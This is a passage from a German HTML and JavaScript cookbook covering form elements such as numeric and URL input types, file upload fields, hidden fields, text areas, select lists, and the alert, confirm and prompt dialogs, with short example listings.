57 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von ganzen Zahlen gestattet ist?

Über das `<input>`-Tag mit der `type`-Angabe "int" können Sie nach den offiziellen Vorgaben des W3C ein einzeiliges Eingabefeld generieren, in dem nur die Eingabe von ganzen Zahlen erlaubt ist.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe `int` beliebige Daten in das Eingabefeld eintragen. Es verhält sich wie ein gewöhnliches einzeiliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, zum Beispiel JavaScript, was eine ideale Lösung darstellt (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Ganzzahlen gestattet ist?« auf Seite 373*).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite diese Ausprägung verwenden. Wenn Sie also ein JavaScript erstellen, das auf ein entsprechendes einzeiliges Eingabefeld zugreifen soll und eine fremde Webseite verwenden, sollten Sie diese Ausprägung von type einkalkulieren (*siehe dazu auch das Rezept »Wie bestimme ich den Typ eines Formularelements?« auf Seite 280*).

Formulare

58 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?

Über das <input>-Tag mit der type-Angabe "url" können Sie ein einzeiliges Eingabefeld generieren, in dem nach den offiziellen (X)HTML-Vorgaben nur die Eingabe einer URL erlaubt ist.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe url beliebige Daten in das Eingabefeld eintragen. Es verhält sich wie ein gewöhnliches einzeiliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, zum Beispiel JavaScript, was eine ideale Lösung darstellt. Allerdings lässt sich das Rezept nicht ganz einfach realisieren und nur strukturell eine gültige URL testen (*siehe dazu das Rezept »Wie kann ich ein freies Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?« auf Seite 397*).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite diese Ausprägung dennoch verwenden. Das W3C hat sie explizit vorgesehen (*siehe dazu auch das Rezept »Wie bestimme ich den Typ eines Formularelements?« auf Seite 280*).

59 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte kleiner als ein vorgegebener Grenzwert gestattet sind?

Über das <input>-Tag mit den optionalen Attributen max=[numerischer Wert] können Sie nach den offiziellen (X)HTML-Vorgaben rein aus (X)HTML heraus eine obere Grenze für erlaubte Wert bei numerischen Eingaben festlegen.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe max=[numerischer Wert] beliebige Daten in das Eingabefeld eintragen (numerisch oder nicht numerisch und von beliebiger Größe). Es verhält sich wie ein gewöhnliches einzeiliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, zum Beispiel JavaScript, was eine ideale Lösung darstellt (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte kleiner als ein vorgegebener Grenzwert eingegeben werden?« auf Seite 375*).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite dieses Attribut verwenden. Das W3C hat sie explizit vorgesehen. Wenn Sie also eine fremde Webseite verwenden, in der in einem Eingabefeld nur ein maximaler Wert erlaubt sein soll, müssen Sie diesen Fehler korrigieren.

60 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte größer als ein vorgegebener Grenzwert gestattet werden?

Von der Theorie her stellt Ihnen das `<input>`-Tag das optionale Attribut `min=[numerischer Wert]` zur Verfügung, über das Sie nach den offiziellen (X)HTML-Vorgaben rein aus (X)HTML heraus eine untere Grenze für erlaubte Wert bei numerischen Eingaben festlegen können.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe `min=[numerischer Wert]` beliebige Daten in das Eingabefeld eintragen (numerisch oder nicht numerisch und von beliebiger Größe). Es verhält sich wie ein gewöhnliches einzeliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, etwa JavaScript, was eine ideale Lösung darstellt (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte größer als ein vorgegebener Grenzwert eingegeben werden?« auf Seite 381*).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite dieses Attribut verwenden. Das W3C hat sie explizit vorgesehen. Wenn Sie also eine fremde Webseite verwenden, in der in einem Eingabefeld nur ein minimaler Wert erlaubt sein soll, müssen Sie diesen Fehler korrigieren.

61 Wie kann ich ein Dateiauswahlfenster realisieren, das die ausgewählte Datei in das damit verbundene Eingabefeld übernimmt?

Ein Spezialfall einer Befehlsschaltfläche ist die Typausprägung `file` als Wert für den `type`-Parameter. Über das `<input>`-Tag mit der `type`-Angabe `"file"` können Sie ein Standarddateiauswahlfenster des Betriebssystems realisieren, das die dort durch den Anwender ausgewählte Datei gleichzeitig in das damit spezifizierte Eingabefeld übernimmt. Dies kann beispielsweise für die Angabe einer Datei angewendet werden, die per Upload zu einem Server übertragen werden soll.

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Hinweis

Die Angabe `type= "file"` sorgt neben dem Bereitstellen eines Standarddateiauswahlfenster des Betriebssystems und der optischen Ausprägung im Browser nur für eine Referenz auf die Datei und noch für keine wirkliche Funktionalität. Wichtig ist, dass im einleitenden `<form>`-Tag die Angabe `enctype="multipart/form-data"` notiert wird.

Beispiel (*form3.html*):

```

01 <html>
02 <body>
03 <form action="nimmdaszeug.php" enctype="multipart/form-data">
04 Angabe der Datei:
05 <input type="file" size="60" name="uploadDatei" /><br />
06 <input type="Submit" value="Heb das Zeug hoch" />
07 </form>
08 </body>
09 </html>

```

Listing 186: Eine Dateiauswahl in einem Webformular

In Zeile 5 wird eine Dateiauswahlmöglichkeit mit einzeiligem Listenfeld und zugehöriger Schaltfläche definiert. Wenn Sie im Webformular auf die Schaltfläche hinter dem einzeiligen Eingabefeld klicken, öffnet sich der betriebssystemspezifische Dialog.

Hinweis

Beachten Sie, dass Sie die Beschriftung der Schaltfläche in diesem Fall nicht explizit angeben (können).




Abbildung 92: Wenn Sie eine Datei ausgewählt haben, wird diese in das einzeilige Listenfeld übernommen.



Abbildung 93: Nach dem Abschicken der Datei enthält die Pseudo-URL die ausgewählte Datei.

Achtung

Wenn Sie bei einem Dateifeld die `value`-Eigenschaft spezifizieren, wird diese nicht als Vorgabewert im Eingabefeld angezeigt.

62 Wie kann ich ein verstecktes Formularfeld realisieren?

Einer der Gründe, warum (X)HTML nicht als vollständige Programmiersprache bezeichnet werden kann, ist das Fehlen von Variablen. Aber in Form von versteckten Formularfeldern steht auch in (X)HTML eine Art von Variable zur Verfügung. Sie können in diesen Formularfeldern Informationen versteckt vor den Blicken des Besuchers temporär zwischenspeichern.

Nur können Sie rein mit (X)HTML auf diese Variablen nicht zugreifen, und damit sind versteckte Formularfelder im Grunde Variablen für Ergänzungstechnologien wie JavaScript (obwohl rein mit (X)HTML generiert).

Hinweis

Die Verwendung versteckter Formularfelder gehört zu den wichtigsten Möglichkeiten eines Webformulars. Sie werden für zahlreiche Aktionen genutzt, bei denen Gegenstücke für komplexe serverseitige Vorgänge im Client abgebildet werden sollen. So basiert beispielsweise ein Großteil der Funktionalität der serverseitigen Generierung von Webseiten mit ASP.NET darauf, dass von der Serverseite versteckte Formularfelder mit bestimmten Kennwerten generiert und zum Client geschickt werden.

Ein verstecktes Eingabefeld zum unsichtbaren Speichern von Daten erzeugen Sie mit dem Parameter `type="hidden"`. Direkt in der Weboberfläche eines Formulars ist ein solches Element unsichtbar und damit dem Anwender über den Browser nicht direkt zugänglich.

Man kann es aber sehr gut verwenden, um per JavaScript Daten hineinzuschreiben oder auszulesen. Eine andere Anwendung ist das per (X)HTML hartkodierte Speichern von Daten, die auf jeden Fall beim Absenden eines Formulars übermittelt werden müssen (und die ein Besucher der Webseite nicht zu sehen braucht).

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Beispiel (*form4.html*):

```

01 <html>
02 <body>
03 <form>
04 <input type="hidden" name="a" value="Die Antwort ist" />
05 <input type="hidden" name="b" value="42" />
06 <input type="Submit" value="Ich sehe es nicht, aber es ist da" />
07 </form>
08 </body>
09 </html>
```

Listing 187: Zwei versteckte Felder

In den Zeilen 4 und 5 sehen Sie die Definition von zwei versteckten Feldern.




Abbildung 94: Ein (scheinbar) leeres Formular – beachten Sie die Adresszeile des Browsers nach dem Abschicken des Formulars.

63 Wie kann ich ein mehrzeiliges Eingabefeld generieren?

Mehrzeilige Eingabefelder in einem Webformular werden mit dem <textarea>-Element aufgebaut. Ohne weitere Angaben bekommt das mehrzeilige Eingabefeld vom Webbrowser eine Defaultgröße zugewiesen. Beispiel:

Ihr Kommentar: <textarea></textarea>

Listing 188: Ein mehrzeiliges Eingabefeld mit Defaultgröße

Hinweis

Es ist nicht sinnvoll, sich auf die Defaultgröße für ein Texteingabefeld zu verlassen. Die unterschiedlichen Browser verhalten sich dabei sehr ungleich. Vor allem verwenden einige Browser eine sehr kleine Defaultgröße, mit der ein Anwender kaum etwas anfangen kann.

Eine (optionale, aber in der Regel äußerst sinnvolle) Größenangabe erfolgt in Form von der Anzahl an Zeilen (`rows=[numerischer Wert]`) und Spalten (`cols=[numerischer Wert]`).

Beispiel (`form5.html`):

```
01 <html>
02 <body>
03 <form >
04 Ihr Kommentar:<br />
05 <textarea name="Kommentar" cols="80" rows="6"></textarea>
06 <br /><input type="Submit" value="Mein Senf" />
07 </form>
08 </body>
09 </html>
```

Listing 189: Ein Eingabefeld mit 80 Zeichen Breite und sechs Zeilen Höhe

Die Größenangaben bei einem mehrzeiligen Listenfeld beschränken nur die sichtbaren Zeichen, nicht die Anzahl der Zeichen, die eingegeben werden dürfen. Wenn die Anzahl der durch einen Anwender eingegebenen Zeichen die maximal anzeigenbaren Zeichen überschreitet, wird entweder automatisch seitwärts oder horizontal gescrollt.

Mehrzeilige Eingabefelder werden von den meisten Browers mit Bildlaufleisten angezeigt, die bei Überschreitung des Anzeigebereichs durch die Menge des Textes automatisch aktiviert werden und andernfalls deaktiviert sind.




Abbildung 95: Ein mehrzeiliges Eingabefeld




Abbildung 96: Beim Überschreiten des sichtbaren Bereichs eines mehrzeiligen Eingabefeldes generieren die meisten Browser Bildlaufleisten.

Hinweis

Einen automatischen Zeilenumbruch am Ende des sichtbaren Bereichs einer Zeile vollziehen nicht alle Browser. Dies muss – vor allem bei älteren Browsern – in der Regel manuell per Zeilenschaltung durch den Anwender erfolgen.

Tipp

Sie können innerhalb des <textarea>-Containers einen Text als Vorbelegung definieren. Beispiel:

```
<textarea name="Kommentar" cols=80 rows=2>  
Ist das so schön bunt hier!</textarea>
```

Listing 190: Ein vorbelegtes Eingabefeld mit 80 Zeichen Breite und zwei Zeilen Höhe

64 Wie kann ich eine Auswahlliste mit einzeiligem Listenfeld erstellen?

Auswahllisten in Webformularen stellen die bekannten Selektionsmöglichkeiten für Anwender zur Verfügung.

Eine Auswahlliste besteht aus einem äußeren `<select>`-Container für die Listenstruktur und jeweils einem inneren Container für jeden Listeneintrag, der über das Tag `<option>` (in der Regel ohne weitere Parameter) spezifiziert wird. Selbst der Parameter `name` wird oft nur dann gesetzt, wenn Sie mit JavaScript gezielt per Namen auf den `<option>`-Container zugreifen wollen. Für das Versenden der Daten wird er nicht herangezogen, sondern der `name`-Parameter des `<select>`-Tags.

Achtung

Beim `<option>`-Tag hat der optionale `value`-Parameter nicht die Bedeutung, die er bei den meisten anderen Formular-Tags hat. Der sichtbare Teil eines Eintrags in einer Auswahlliste ist der Text, der hinter dem `<option>`-Tag (im Idealfall ein `<option>`-Container) steht, und nicht der Wert, der als `value` angegeben wird.

Beim Versenden eines Formulars hingegen wird der Wert übermittelt, wie er in `value` angegeben wird – sofern `value` spezifiziert wird. Andernfalls wird der Text aus dem `<option>`-Container übermittelt. Aus diesem Grund findet man sehr oft keine `value`-Angabe beim `<option>`-Container.

Wenn `<select>` ohne weitere Parameter (bis auf `name`) angegeben wird, wird ein einzeiliges Listenfeld angezeigt, das wie gewohnt beim Anklicken die vollständige Liste darstellt. Die Breite des Listenfelds ergibt sich automatisch aus der Länge der jeweiligen Listenpunkte. Die Syntax des `<select>`-Containers sieht also so aus:

```
<select name="[Listenname]">
  <option> [Listeneintrag 1]</option>
  ...
  <option> [Listeneintrag n]</option>
</select>
```

Listing 191: Ein Schema für ein einzeiliges Listenfeld

Beispiel (`form6.html`):

```
01 <html>
02 <body>
03 <form action="" method="get">
04 <select name="eissorte">
05   <option>Erdbeere</option>
06   <option>Vanille</option>
07   <option>Schoko</option>
08   <option>Zitrone</option>
09 </select>
10 <hr />
11 <input type="Submit" value="Ihre Bestellung bitte" />
12 </form>
13 </body>
14 </html>
```

Listing 192: Ein Formular mit Auswahlliste




Abbildung 97: Eine einzeilige Auswahlliste

Hinweis

Ein Listeneintrag kann in reinem HTML im Prinzip sowohl über einen `<option>`-Container als auch über ein einzelnes `<option>`-Tag (ohne Ende-Tag) formuliert werden. Der Beginn eines neuen Listeneintrags beendet automatisch den vorherigen Listeneintrag. Für eine XHTML-Konformität und um eventuell dennoch mögliche Fehler bei Browsern auszuschließen, ist am Ende des Listeneintrags ein abschließendes Tag `</option>` trotz Mehraufwand immer sinnvoll.

65 Wie kann ich eine Auswahlliste mit mehrzeiligem Listenfeld erstellen?

Eine Auswahlliste wird mit einem äußeren `<select>`-Container und jeweils einem inneren Container für jeden Listeneintrag über das Tag `<option>` spezifiziert (siehe oben). Das `<select>`-Tag besitzt das optionale Attribut `size=[numerischer Wert]`. Damit wird die Anzahl der anzuzeigenden Einträge der Liste festgelegt.

Falls die Liste mehr Einträge enthält als angezeigt werden sollen/können, stellen die meisten Browser die Liste mit Bildlaufleisten dar. Aber auch dann, wenn die Anzahl der Einträge den sichtbaren Anzeigebereich nicht überschreitet, verwenden einige Browser Bildlaufleisten (obwohl der Anzeigebereich der Einträge dann nicht zu verschieben ist). Die Syntax eines mehrzeiligen `<select>`-Containers sieht also so aus:

```
<select name="[Listenname]" size=[numerischer Wert]>
  <option> [Listeneintrag 1]</option>
  ...
  <option> [Listeneintrag n]</option>
</select>
```

Listing 193: Eine schematische Auswahlliste

Beispiel (`form7.html`):

```
01 <html>
02 <body>
03 <form action="" method="get">
04   <select name="eissorte" size="5" >
05     <option>Erdbeere</option>
06     <option>Vanille</option>
07     <option>Schoko</option>
08     <option>Zitrone</option>
09   </select>
10   <hr />
```

Listing 194: Ein Container für eine mehrzeilige Auswahlliste

```
11 <input type="Submit" value="Ihre Bestellung" />
12 </form>
13 </body>
14 </html>
```

Listing 194: Ein Container für eine mehrzeilige Auswahlliste (Forts.)

In Zeile 4 wird die Größe der Auswahlliste auf den Wert 5 gesetzt. Die Anzahl der Einträge beträgt jedoch nur 4.



Abbildung 98: Die Anzahl der Einträge übersteigt den verfügbaren Platz nicht – keine Bildlaufleisten im Internet Explorer.



Abbildung 99: Die Anzahl der Einträge übersteigt den verfügbaren Platz nicht – dennoch gibt es Bildlaufleisten im Firefox und anderen Browsern der Netscape-Familie.



Abbildung 100: Mehr Einträge als Platz zur Verfügung steht – in allen Browzern werden dann Bildlaufleisten angezeigt.

66 Wie kann ich eine Auswahlliste mit Mehrfachauswahl erstellen?

Eine Auswahlliste wird mit einem äußeren `<select>`-Container und jeweils einem inneren Container für jeden Listeneintrag über das Tag `<option>` spezifiziert (siehe oben). Eine Mehrfachauswahl in einer Liste ist dabei in der Grundeinstellung nicht selbstverständlich¹³. Dies liegt an den Einstellungen des Browsers, ob es standardmäßig erlaubt oder verboten ist.

Eine explizite Erlaubnis der Mehrfachauswahl erfolgt mit dem Attribut `multiple` im `<select>`-Tag (ohne Wertzuweisung). Die Syntax eines mehrzeiligen `<select>`-Containers mit Mehrfachauswahl sieht also so aus:

```
<select name="[Listename]" size=[numerischer Wert] multiple>
<option> [Listeneintrag 1]</option>
...
<option> [Listeneintrag n]</option>
</select>
```

Listing 195: Eine schematische Auswahlliste mit Mehrfachauswahl

Beispiel (`form8.html`):

```
01 <html>
02 <body>
03 <form action="" method="get">
04 <select name="eissorte" size="5" multiple>
05   <option>Erdbeere</option>
06   <option>Vanille</option>
07   <option>Schoko</option>
08   <option>Zitrone</option>
09 </select>
10 <hr />
11 <input type="Submit" value="Ihre Bestellung" />
12 </form>
13 </body>
14 </html>
```

Listing 196: Eine Auswahlliste mit explizit erlaubter Mehrfachauswahl

In Zeile 4 wird explizit die Mehrfachauswahl erlaubt.

13. Der Anwender muss dazu dann bei der Selektion die `[Strg]`-Taste gedrückt halten.



Abbildung 101: Mehrfachauswahl in einer Liste

Hinweis

An dieser Stelle zeigt sich die teilweise doch sehr formale Vorgehensweise von XHTML. Wenn Sie XHTML-konform arbeiten wollen, dürfen Sie keine Parameter ohne Wertzuweisung verwenden. Da bei dem Parameter `multiple` aber kein wirklich sinnvoller Wert zugewiesen werden kann, müssen Sie `multiple="multiple"` notieren. So eine ziemlich sinnfreie Notation trägt bei Laien sicher nicht zur Akzeptanz von XHTML bzw. dem Verständnis für die Notwendigkeit bei.

67 Wie kann ich einen Eintrag in einer Auswahlliste vorselektieren?

Eine Auswahlliste wird mit einem äußeren `<select>`-Container und jeweils einem inneren Container für jeden Listeneintrag über das Tag `<option>` spezifiziert (siehe oben). In der Grundeinstellung ist der erste Eintrag der Liste vorselektiert. Aber auch eine Vorselektion eines anderen Listeneintrags ist möglich. Das erfolgt mit dem Attribut `selected` (in HTML ohne Wertzuweisung), das bei dem gewünschten Einleitungs-Tag des `<option>`-Containers zu setzen ist. Die Syntax eines mehrzeiligen `<select>`-Containers mit Mehrfachauswahl sieht also so aus:

```
<select name="[Listenname]" size=[numerischer Wert]>
<option> [Listeneintrag 1]</option>
...
<option selected> [Listeneintrag n]</option>
...
<option> [Listeneintrag m]</option>
</select>
```

Listing 197: Eine schematische Auswahlliste mit vorselektiertem Eintrag

Beispiel (`form9.html`):

```
01 <html>
02 <body>
03 <form >
04 <select name="eissorte" size="5">
05   <option>Erdbeere</option>
06   <option>Vanille</option>
07   <option>Schoko</option>
```

Listing 198: Eine Auswahlliste mit vorselektiertem Eintrag

```

08 <option selected>Zitrone</option>
09 </select>
10 <hr />
11 <input type="Submit" value="Ihre Bestellung" />
12 </form>
13 </body>
14 </html>
```

Listing 198: Eine Auswahlliste mit vorselektiertem Eintrag (Forts.)

In Zeile 8 wird der Eintrag vorselektiert.

Hinweis

Auch an dieser Stelle zeigt sich wie bei dem Parameter `multiple` die teilweise sehr formale Vorgehensweise von XHTML. Wenn Sie XHTML-konform arbeiten wollen, dürfen Sie keine Parameter ohne Wertzuweisung verwenden. Da bei dem Parameter `selected` aber kein wirklich sinnvoller Wert zugewiesen werden kann, müssen Sie das ziemlich unsinnig erscheinende `selected="selected"` notieren.

68 Wie kann ich ohne ein Webformular mit einem Besucher per JavaScript interagieren?

Sie benötigen nicht in jedem Fall ein Webformular, um mit dem Anwender zu interagieren oder Benutzerdaten entgegenzunehmen. Das `window`-Objekt stellt Ihnen drei Standardmethoden zur Verfügung, die Ihnen mit Dialogfenstern die Interaktion mit einem Anwender gestatten.

Wie erfolgt die Information eines Anwenders mit `alert()`?

Die einfachste Form der Interaktion mit einem Anwender erfolgt über das `alert()`-Fenster. Mit der Methode `alert([Meldung])` öffnen Sie ein Anzeigefenster des Browsers, in dem die spezifizierte Nachricht angezeigt wird. Die auszugebende Meldung muss als Parameter in Hochkommata gesetzt werden.

Beispiel (`alert.html`):

```

01 <html>
02 <body>
03 <form name="f">
04   <input type="button" value="OK" onClick="alert('Hallo')" />
05 </form>
06 </body>
07 </html>
```

Listing 199: Eine einfache Anwendung von `alert()`

In den Zeilen 3 bis 5 des Listings wird ein einfaches Formular definiert. In Zeile 4 finden Sie einen Button vor. Beim Klick auf den Button wird mit dem Eventhandler `onClick` die Methode `alert()` mit dem spezifizierten Text aufgerufen.

Hinweis

Die Verwendung von `alert()` ist genau genommen keine echte Interaktion, da der Anwender nur eine Meldung präsentiert bekommt und als ausschließliche Interaktionsmöglichkeit zu bestätigen hat, dass er die Meldung gelesen hat.

Wie nutze ich eine Entscheidungsmöglichkeit eines Anwenders mit confirm()?

Eine echte Interaktionsmöglichkeit bietet die Methode `confirm()`. Mit `confirm([Meldung])` erzeugen Sie ein Dialogfenster zum Bestätigen oder Abbrechen einer Aktion. Es gibt zwei Schaltflächen ([OK] und [ABBRUCH]), welche die Rückgabewerte `true` und `false` liefern. Diese können Sie dann in der aufrufenden Funktion auswerten. Die auszugebende Meldung muss als Parameter in Hochkommata gesetzt werden.

Beispiel (`confirm.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04 if(confirm("Wollen Sie ein Bier?")) {
05   document.write("<h1>Na denn mal Prost</h1>");
06 }
07 else {
08   document.write("<h1>Ihr Pech</h1>");
09 }
10 </script>
11 </body>
12 </html>
```

Listing 200: Eine einfache Anwendung von `confirm()`

In den Zeilen 3 bis 10 des Listings befindet sich ein `<script>`-Container, dessen Anweisungen beim Laden der Webseite automatisch ausgeführt werden. Beim Laden der Webseite wird also unmittelbar der `confirm()`-Dialog angezeigt.




Abbildung 102: Beim Laden der Webseite wird der `confirm()`-Dialog angezeigt.

In der `if`-Bedingung in Zeile 4 wird der Rückgabewert der `confirm()`-Methode direkt ausgewertet und abhängig davon eine unterschiedlich gestaltete Webseite angezeigt.

Wie nutze ich die freie Texteingabe mit `prompt()`?

Mit der Standardmethode `prompt()` des `window`-Objekts können Sie auch direkt über JavaScript mit einem Dialogfenster eine freie Texteingabe eines Anwenders entgegennehmen. Die Syntax ist folgende:

```
prompt([Aufforderungstext], [Feldvorbelegung])
```

Listing 201: Die Syntax der `prompt()`-Methode

246 >> Wie kann ich ohne ein Webformular mit einem Besucher per JavaScript interagieren?

Die Methode fordert den Anwender in einem Dialogfenster mit einer **OK**- und einer **Abbrechen**-Schaltfläche zu einer Eingabe in einem Feld auf und gibt diesen Wert an die aufrufende Funktion zurück, wenn Sie die **OK**-Schaltfläche betätigen.

Klickt ein Anwender auf **Abbrechen**, wird der in JavaScript wohldefinierte Wert `null` zurückgegeben (der natürlich mit JavaScript ausgewertet werden kann). Als Parameter geben Sie das Label des Eingabefeldes und optional einen Vorbelegungswert für das Eingabefeld an. Soll das Eingabefeld leer bleiben, geben Sie einfach `" "` an.

Beispiel (*prompt.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04   document.write("Ihre Eingabe war: " +
05   prompt("Geben Sie was ein",""));
06 </script>
07 </body>
08 </html>
```

Listing 202: Eine einfache Anwendung von prompt()

In den Zeilen 3 bis 6 finden Sie einen `<script>`-Container, dessen Anweisungen beim Laden der Webseite automatisch ausgeführt werden. Beim Laden der Webseite wird also der `prompt()`-Dialog mit dem Label *Geben Sie was ein* angezeigt.



Abbildung 103: Der prompt-Dialog fordert einen Anwender zur freien Texteingabe auf.

Wenn der Anwender einen Text eingegeben und die **OK**-Schaltfläche betätigt hat, wird mit `document.write()` der Inhalt mit dem vorangestelltem Standardtext *Ihre Eingabe war:* in die Webseite geschrieben.




Abbildung 104: Eingabe eines Textes und Bestätigung

Wenn der Anwender die `[Abbrechen]`-Schaltfläche betätigt hat, wird mit `document.write()` der definierte Wert `null` in die Webseite geschrieben, der mit JavaScript qualifiziert ausgewertet werden kann. Eine eventuell im Eingabefeld vorgenommene Eingabe durch den Anwender wird nicht zurückgegeben.




Abbildung 105: Betätigung der Abbrechen-Schaltfläche

Hinweis

Die Interaktion mit dem Anwender über die Standarddialogfenster von JavaScript ist in den meisten Fällen nicht mehr zeitgemäß. Kaum eine Webanwendung nutzt in der Praxis noch `alert()` oder `prompt()`.

Nur `confirm()` wird noch häufiger eingesetzt, wenn man explizit eine Bestätigung einer Aktion durch den Anwender verlangen möchte. Beispielsweise vor dem Versenden von Formulardaten oder dem Zurücksetzen eines Formulars.

69 Wie greife ich unter JavaScript grundsätzlich auf ein Webformular zu?

Über JavaScript kann man auf zahlreiche vordefinierte Objekte zugreifen, die in Form einer Objektbibliothek bereitgestellt werden. Diese Objekte gehören entweder zu JavaScript oder zu einem übergeordneten Objektmodell, das DOM (Document Object Model) heißt und eine plattform- und programmiersprachenübergreifende Schnittstelle bezeichnet. In diesem Konzept wird eine (X)HTML-Seite als differenzierbare Struktur betrachtet, deren einzelne Bestandteile aus JavaScript dynamisch zugänglich sind.

Viele Objekte im DOM-Konzept sind in Form einer Objekthierarchie verfügbar. Wenn ein Objekt einem anderen untergeordnet ist, notiert man das allgemein in der DOT-Notation, indem man erst den Namen des oberen Objekts und dann den des darunter angesiedelten Objekts eingibt. Das gilt natürlich auch für Formulare.

